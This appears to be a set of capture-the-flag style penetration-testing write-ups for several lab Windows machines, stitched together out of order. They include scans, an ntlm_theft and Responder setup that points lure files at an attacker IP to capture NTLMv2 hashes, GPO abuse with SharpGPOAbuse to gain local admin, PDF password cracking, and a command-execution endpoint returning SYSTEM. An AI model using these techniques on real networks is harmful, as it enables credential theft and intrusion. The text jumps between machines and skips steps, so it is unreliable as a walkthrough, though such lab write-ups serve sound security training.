I used ntlm-theft to generate a set of malicious files. If a user interacts with any of these files, Responder will capture their hash.
exploitation
Craft the payload.
python3 ntlm_theft.py -g all -s 192.168.45.247 -f lure
Start Responder
sudo responder -I tun0 -v
Upload the files.
prompt off
mput *
Shortly after, a connection was triggered, and I captured the NTLMv2 hash for the user anirudh
Running whoami /priv showed that the user has SeBackupPrivilege. However, after some investigation, this turned out to be a rabbit hole.
I spent some time on it.
GPO Abuse via BloodHound

Using BloodHound, I discovered that the user anirudh has write permissions over the Default Domain Policy.

To escalate privileges, I took ownership of the GPO and modified the DACL using Impacket’s owneredit and dacledit. Then, I used SharpGPOAbuse.exe to add anirudh to the local Administrators group.
Now, let’s modify the policy using SharpGPOAbuse.exe!
.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount anirudh --GPOName "Default Domain Policy"[+] Domain = vault.offsec
[+] Domain Controller = DC.vault.offsec
[+] Distinguished Name = CN=Policies,CN=System,DC=vault,DC=offsec
[+] SID Value of anirudh = S-1-5-21-537427935-490066102-1511301751-1103
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}[+] File exists: \\vault.offsec\SysVol\vault.offsec\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!

Now anirudh became administrator!
After successfully modifying the GPO, I forced a policy update.
gpupdate /force
With the policy applied, anirudh was added to the local Administrators group. I logged back in, verified my identity with whoami /groups, and successfully retrieved the root flag from the Administrator’s desktop.
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
|_http-title: Access The Event
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-02-24 01:27:40Z)135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)443/tcp open ssl/http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)| tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Access The Event
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49671/tcp open msrpc Microsoft Windows RPC
49674/tcp open msrpc Microsoft Windows RPC
49679/tcp open msrpc Microsoft Windows RPC
49701/tcp open msrpc Microsoft Windows RPC
49789/tcp open msrpc Microsoft Windows RPC
Ports 80 and 443 are open. Let’s start by enumerating the web server.
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ ========
SeMachineAccountPrivilege     Add workstations to domain       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Disabled
The SeManageVolumePrivilege is a well-known privilege escalation vector.
Simply running the tool SeManageVolumeExploit, svc_mssql can access all resources like administrator.
For further information gathering, you may transfer sensitive files such as SAM, SYSTEM from system32 folder.
PORT STATE SERVICE VERSION
21/tcp open ftp FileZilla ftpd 0.9.60 beta
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
22/tcp open ssh OpenSSH for_Windows_8.1 (protocol 2.0)| ssh-hostkey:
| 3072 86:84:fd:d5:43:27:05:cf:a7:f2:e9:e2:75:70:d5:f3 (RSA)| 256 9c:93:cf:48:a9:4e:70:f4:60:de:e1:a9:c2:c0:b6:ff (ECDSA)|_ 256 00:4e:d7:3b:0f:9f:e3:74:4d:04:99:0b:b1:8b:de:a5 (ED25519)135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: NICKEL
| NetBIOS_Domain_Name: NICKEL
| NetBIOS_Computer_Name: NICKEL
| DNS_Domain_Name: nickel
| DNS_Computer_Name: nickel
| Product_Version: 10.0.18362
|_ System_Time: 2026-02-23T09:53:02+00:00
|_ssl-date: 2026-02-23T09:54:08+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=nickel
| Not valid before: 2025-12-06T11:11:21
|_Not valid after: 2026-06-07T11:11:21
5040/tcp open unknown
7680/tcp open pando-pub?
8089/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
33333/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
The scan reveals several open ports, including FTP, SSH, SMB, and multiple HTTP services. I will begin by enumerating these services.
Enumeration
WEB

Accessing the web service on port 8089 reveals the following home page:

The page contains three buttons. Reviewing the source code shows that these links redirect to endpoints on port 33333.
list-current-deployments
list-running-procs
list-active-nodes
I attempted to interact with the /list-active-nodes endpoint on port 33333 using curl:
curl -XPOST http://192.168.168.99:33333/list-active-nodes -H "Content-Type:application/www-form-urlencoded"<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Length Required</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Length Required</h2>
<hr><p>HTTP Error 411. The request must be chunked or have a content length.</p>
</BODY></HTML>
The server responded with an HTTP 411 Length Required error. To resolve this, I added a Content-Length header and re-submitted the request:
Using these credentials, I successfully established an SSH connection as the user ariah:
Privesc
Upon checking the FTP directory, I found a PDF file. Since the file was password-protected, I used pdf2john to extract the hash and cracked it with john:
pdf2john infrastructure.pdf > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt

ariah4168

The PDF contains a note regarding three sites and mentions a command endpoint.

This endpoint allows command execution. I can access this locally via curl from my existing session or set up port forwarding to access it from my Kali machine.
ariah@NICKEL C:\Users\ariah>curl http://127.0.0.1/?whoami
<!doctype html><html><body>dev-api started at 2025-12-07T05:47:35

        <pre>nt authority\system
</pre>
</body></html>